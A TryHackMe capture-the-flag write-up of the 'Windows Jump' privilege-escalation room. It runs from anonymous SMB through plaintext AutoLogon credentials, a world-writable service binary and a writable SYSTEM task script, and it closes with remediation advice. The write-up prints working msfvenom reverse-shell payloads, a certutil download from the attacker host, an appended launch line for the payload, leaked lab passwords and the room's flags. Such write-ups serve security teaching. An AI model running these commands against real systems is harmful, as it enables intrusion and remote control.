Windows Jump

TryHackMe — Detailed Writeup

SMB Creds → Winlogon AutoLogin → Weak Service Binary → Writable Task

Windows Privilege Escalation

Room:	Windows Jump (Privilege Escalation)
Target OS:	Windows Server 2019 (10.0.17763)
Author:	Ayoub Goubraim
Date:	August 20, 2026


A four-stage Windows escalation from anonymous SMB to NT AUTHORITY\SYSTEM.

Contents

1 Introduction

Windows Jump is a privilege-escalation room set on a Windows workstation that "IT never cleaned up properly" after a round of layoffs. A routine vulnerability scan flagged the host, and our job is to demonstrate how badly it is exposed by walking a chain of misconfigurations from anonymous access all the way to `SYSTEM`.

As with the Linux *Jump* room, each stage collects a flag from a different user:



Room objective: escalate through four successive identities.


`guest` → `thmuser` → `notadmin` → `svcadmin` → `SYSTEM`

The target is `10.129.139.166` and the attacking (AttackBox) host is `192.168.133.188`.

2 Reconnaissance

2.1 Port scanning

```
nmap -A 10.129.139.166
```




Nmap: MSRPC, NetBIOS, SMB (445), RDP (3389) and an HTTPAPI service on 5985.

The scan paints a classic Windows workstation: SMB on `445`, RDP on `3389` (WinRM/HTTPAPI also present on `5985`). The RDP certificate leaks the hostname `PRIVESC`. SMB is the most promising unauthenticated surface, so we start there.

2.2 Enumerating SMB shares


```
smbclient -L //10.129.139.166/ -N
```



A non-default `Public` share sits alongside the administrative shares.

Beyond the usual `ADMIN$`, `C$` and `IPC$`, there is a custom `Public` share. We connect to it anonymously (`-N`) and list its contents:


```
smbclient //10.129.139.166/Public -N
smb: \> ls
smb: \> get welcome.txt
```



The `Public` share exposes a single `welcome.txt`.

3 Initial Access — thmuser


`welcome.txt` is an onboarding note that leaks default credentials for new employees:



Default credentials disclosed in the share: `thmuser` / `Password1!`


Those credentials work over RDP. Since port `3389` is open, we log in with `xfreerdp`:

```
xfreerdp3 /u:thmuser /p:'Password1!' /v:10.129.139.166
```



An interactive desktop session as `thmuser`.

The first flag is in `thmuser`'s home directory:




First flag — thmuser.

```
THM{5mb_cr3d5_1n_th3_5h4r3}
```

4 Lateral Movement — notadmin

A quick local-privilege-escalation check on Windows is to look for credentials cached in the registry by the **AutoLogon** mechanism, which stores them in clear text under the `Winlogon` key:


```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" | Select-String
    "DefaultUserName","DefaultPassword","DefaultDomain"
```



AutoLogon leaks `notadmin` / `P@ssw0rd!` *in plain text.*


With those credentials we spawn a shell as `notadmin` using `runas`:

```
runas.exe /user:notadmin cmd.exe
```



`whoami` confirms the new shell runs as `privesc\notadmin`.

The second flag sits on `notadmin`'s Desktop:



Second flag — notadmin.


```
THM{w1nl0g0n_cr3d5_3xp0s3d}
```

5 Lateral Movement — svcadmin

5.1 Finding a service running as svcadmin

Next we hunt for a Windows service running under the more privileged `svcadmin` account:

```
wmic service get name,pathname,startname | find /i "svcadmin"
```



The `THMSvc` service runs as `.\svcadmin` from `C:\Windows\THMSVC\svc.exe`.

5.2 Weak file permissions on the service binary

Inspecting the service configuration and the ACL of its binary reveals the flaw:

```
sc qc THMSvc
icacls "C:\Windows\THMSVC\svc.exe"
```

```
C:\Users\notadmin\Desktop>sc qc THMSvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: THMSvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\THMSVC\svc.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : THM Background Service
        DEPENDENCIES       :
        SERVICE_START_NAME : .\svcadmin

C:\Users\notadmin\Desktop>

C:\Users\notadmin\Desktop>accesschk.exe -uwcqv notadmin THMSvc
'accesschk.exe' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\notadmin\Desktop>icacls "C:\Windows\THMSVC\svc.exe
C:\Windows\THMSVC\svc.exe Everyone:(F)
                          PRIVESC\notadmin:(I)(F)
                          BUILTIN\Administrators:(I)(F)
                          NT AUTHORITY\SYSTEM:(I)(F)

Successfully processed 1 files; Failed processing 0 files
```

`icacls` shows `Everyone:(F)` — full control — over the service executable.

Because `Everyone` has full control of `svc.exe`, we can overwrite it with our own payload and let the service run it as `svcadmin`.

5.3 Replacing the binary and restarting the service

We build a service-compatible reverse-shell executable with `msfvenom`:


```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.133.188 LPORT=4444 -f exe-
    service -o svc.exe
```

```
┌──(kali㉿kali)-[~/Documents/TryHackme/WinJump]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.133.188 LPORT=4444 -f exe-service -o svc.exe
^[[B^[[B^[[B^[[A^[[A^H^H^H[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe-service file: 12288 bytes
Saved as: svc.exe
```

Generating an `exe-service` payload.

Then we host it over HTTP, pull it onto the target with `certutil`, and overwrite the original binary:


```
# attacker
python3 -m http.server 8080
nc -nlvp 4444

# on target
certutil -urlcache -f http://192.168.133.188:8080/svc.exe C:\Windows\THMSVC\svc.exe
```




Transferring and replacing `svc.exe` on the target.

Restarting the service executes our payload:

```
sc start THMSvc
```



Starting `THMSvc`.



The listener catches a shell running as `privesc\svcadmin`.

The third flag follows:

Third flag — svcadmin.

```
THM{s3rv1c3_b1n4ry_h1j4ck3d}
```

6 Privilege Escalation — SYSTEM

6.1 A writable scheduled-task script

Enumerating further, a cleanup script scheduled to run as `SYSTEM` is found in `C:\Windows\Tasks`:

```
05/11/2026  06:42 AM    <DIR>          .
05/11/2026  06:42 AM    <DIR>          ..
05/11/2026  06:41 AM                41 cleanup.bat
               1 File(s)             41 bytes
               2 Dir(s)  14,692,286,464 bytes free

C:\Windows\Tasks>type cleanup.bat
type cleanup.bat
@echo off
del /Q /F "%TEMP%\*.tmp" 2>nul
```

`cleanup.bat` — a simple temp-file cleanup routine run on a schedule.

Checking its ACL shows `svcadmin` has **modify** rights on it:

```
C:\Windows\Tasks>icacls cleanup.bat
icacls cleanup.bat
cleanup.bat BUILTIN\Users:(I)(RX)
            PRIVESC\svcadmin:(I)(M)
            BUILTIN\Administrators:(I)(F)
            NT AUTHORITY\SYSTEM:(I)(F)
```

`icacls` confirms `PRIVESC\svcadmin:(M)` on `cleanup.bat`.

Since the task executes as `SYSTEM` and we can edit the script it runs, we can have it launch a payload of our choosing.


6.2 Planting and triggering the payload

We generate a fresh reverse shell, transfer it, and append a line to `cleanup.bat` so the scheduled task starts it:

```
# attacker
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.133.188 LPORT=5555 -f exe -o
    shell.exe
nc -nlvp 5555
```


```
┌──(kali㉿kali)-[~/Documents/TryHackme/WinJump]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.133.188 LPORT=5555 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7680 bytes
Saved as: shell.exe
```

Building the SYSTEM-stage payload.




shell.exe staged next to cleanup.bat in C:\Windows\Tasks.

```
echo start "" C:\Windows\Tasks\shell.exe >> C:\Windows\Tasks\cleanup.bat
```




The reverse-shell launch appended to the SYSTEM-run script.

When the scheduled task next fires, it runs our payload as `SYSTEM`:



`whoami` returns `nt authority\system` — full compromise.

The final flag confirms the box is fully owned:



Final flag — SYSTEM.

```
THM{t4sk_wr1t3_t0_SYST3M}
```

7 Remediations

7.1 Credentials in an anonymous SMB share

The `Public` share allowed anonymous read and contained default credentials in `welcome.txt`. Never distribute credentials in world-readable files, disable anonymous / null-session SMB access (`RestrictNullSessAccess`, remove `Everyone` from share ACLs), and force a password change on first logon so leaked defaults are useless.

7.2 Plain-text AutoLogon credentials in the registry

The `notadmin` password was stored in clear text under the `Winlogon` key by the AutoLogon feature. Avoid AutoLogon on any shared or sensitive host; if it is truly required, use the LSA-secret–backed `AutoLogonSID`/`LSA` storage rather than `DefaultPassword`, and audit `HKLM\...\Winlogon` for plaintext secrets.

7.3 Weak permissions on a service binary

`Everyone` had full control of `C:\Windows\THMSVC\svc.exe`, allowing any user to replace the executable a privileged service runs. Service binaries must be writable only by `Administrators`/`SYSTEM`. Tighten the ACL (`icacls ... /inheritance:r /grant Administrators:F SYSTEM:F`) and store service files under a directory that does not grant standard users write access.

7.4 Writable script executed by a SYSTEM task

